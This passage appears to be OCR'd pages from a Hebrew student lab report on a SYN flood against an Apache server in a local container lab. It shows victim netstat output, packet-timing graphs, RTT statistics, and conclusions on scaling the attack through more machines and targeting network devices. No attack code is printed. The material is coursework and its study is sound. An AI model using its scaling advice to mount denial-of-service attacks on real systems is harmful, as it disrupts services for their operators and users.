
```
root@06cea356203d:/usr/local/apache2# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.11:39167        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1/httpd
tcp        0      0 10.9.0.4:80             10.9.0.2:48749          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:42299          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:16041          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:56294          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:53949          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:65320          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:47898          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:41485          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:23265          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:1601           SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:15842          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:12293          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:16800          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:23411          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:53237          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:24095          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:10942          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:11034          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:56933          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:2347           SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:54506          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:40535          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:38369          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:57482          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:13025          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:51519          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:17727          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:36880          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:50421          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:25284          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:54444          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:26815          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:22170          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:50258          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:3026           SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:26261          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:52288          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:29714          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:8503           SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:17684          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:56783          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:41714          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:59402          SYN_RECV    -
tcp        0      0 10.9.0.4:80             10.9.0.2:36432          SYN_RECV    -
```


אך מניתוח התוצאות כפי שנמדדו בעזרת המוניטור לא נרשמו מניעת שירות ועומס ניכר על הקורבן, לפניכם גרפים המתארים את התוצאות ובחלק הבא נציג מסקנות ואת הסיבות שהובילו אליהן.


הערה: השתמשנו ב raw socket גם ב C וגם ב פייטון . ולכן התוצאות יחסית מקבילות.

להלן הגרפים כפי שנתבקשנו לבנות אותם במטלה:






C Attack Packet Send Time Distribution
Number of Packets (log scale)
10^6
10^5
10^4
10^3
10^2
10^1
10^0
0.0
0.2
0.4
0.6
0.8
1.0
1.2
Time to Send Packet (ms)


Python Attack Packet Send Time Distribution
Number of Packets (log scale)
10^6
10^5
10^4
10^3
10^2
10^1
10^0
0.0
0.1
0.2
0.3
0.4
0.5
0.6
Time to Send Packet (ms)

ניתוח הגרפים:

כפי שניתן לראות בשני הגרפים התחתונים אשר מתארים את זמן השליחה של חבילות ה SYN רוב החבילות נשלחו בזמן דומה וקצב ההתקפה היה יציב לכל אורכה.

כדי לנתח את שני הגרפים העליונים המתארים את ה RTT של כל PING בין המוניטור לקורבן נתבונן בתוצאות שמהן נבנה הגרף:

(מבנה הגרף כפי הנדרש אינו מאפשר ניתוח לגבי השפעת המתקפה שכן אי אפשר להבין בעזרתו האם ואיזה שינוי היה ב RTT).

C:

```
0 0.978
1 0.188
2 0.037
3 0.124
4 0.091
5 0.068
6 0.156
7 0.116
8 0.334
9 0.089
```

PY:

```
0 0.308
1 0.141
2 0.032
3 0.037
4 0.053
5 0.063
6 0.05
7 0.081
8 0.047
9 0.06
```

תחילה נשים לב שבשני המקרים המדידה הראשונה (רגע לפני תחילת המתקפה) הייתה גבוהה באופן חריג מהשאר. לאחר החרגתה ניתן לראות כי במהלך ההתקפה אין באף אחד מהמקרים עלייה או שינויי ניכר, משמע לא נרשם עומס על הקורבן בעקבות המתקפה הניתן לגילוי באמצעות התוצאות.

סטטיסטיקות

```
root@2b2ac6372c06:/volumes# python3 Grapher.py
Python Attack Pings:
  Average RTT: 0.08720 ms
  Standard Deviation of RTT: 0.07921 ms

C Attack Pings:
  Average RTT: 0.17986 ms
  Standard Deviation of RTT: 0.23299 ms

Python Attack Syns:
  Average Time to Send Packet: 0.00595 ms
  Standard Deviation of Time to Send Packet: 0.00401 ms

C Attack Syns:
  Average Time to Send Packet: 0.01060 ms
  Standard Deviation of Time to Send Packet: 0.00717 ms
```

לבסוף ממבט בסטטיסטיקות בשילוב עם התוצאות לעיל נסיק שזמני השליחה וכן מדידות ה RTT נשארו אחידים לאורך ההתקפה.

הערה: את ההבדל שקיבלנו בין C ל פייתון (C קצת איטי יותר) אנחנו מייחסים ככל הנראה לעומס על המחשב בעת ההרצה, נשים לב שמדובר על הפרש של פחות מ 0.1 ms .

סיכום ומסקנות:

לאחר ניתוח התוצאות שקיבלנו ,בירור מעמיק על אופן המתקפה וחקירה ברשת בנושא DDOS , DOS , ו SYNFLOOD .
ראינו בעיניים איך נראה נראת מתקפה שכזו במובן הבסיסי שלה, חזינו בהקצאת המשאבים אצל הקורבן ובטיפול שלו בכל בקשה. ניתוח התוצאות והנסיון שלנו להבין מה גרם להן הוביל אותנו לחקירה ברשת ולמסקנה שכדי לבצע מתקפה כזו שאכן תשפיע על הקורבן בצורה משמעותית (מה שלא קרה אצלנו לפי תוצאות המוניטור), צריך לקחת בחשבון שני אספקטים מרכזיים :

1) מספר המכונות התוקפות : במקרה שלנו נעשה שימוש במכונה יחידה שמוגבלת בכמות הבקשות שהיא יכולה לשלוח בזמן מסויים, תקיפה מבוזרת עם יותר מכונות תוכל תגדיל משמעותית את מספר הבקשות בשניה ואת כמות המשאבים שיתפסו בזמן נתון.
2) פגיעה ברכיב תקשורת : במקרה שלנו התוקף והקורבן ישבו על רשץ פנימית ללא רכיבי תקשורת בניהם , תקיפות מסוג זה (DOS\DDOS) לרוב מנצלות רכיבים ברשת שנמצאים בדרך לקורבן כך שיצירת עומס על אותם רכיבים מונעת גישה לקורבן וניתנת לביצוע בקלות יחסית כי לרוב רכיבים אלה יהיו חלשים ביחס לשרת בו נרצה לפגוע.

לסיכום, במטלה זו מימשנו את את הלוגיקה שמאחורי SYNFLOOD, ראינו איך המתקפה מבוצעת והתוצאות החלקיות שהיא הניבה (הקצאת משאבים אבל לא DOS). אם נתחשב באספקטים לעיל, ברשת נרחבת יותר עם משאבים נרחבים יותר נוכל לקחת את הביצוע שלנו ולהדגים את המתקפה בצורה שאכן תשיג את מטרתה ותראה את הכוח של מתקפות מסוג זה.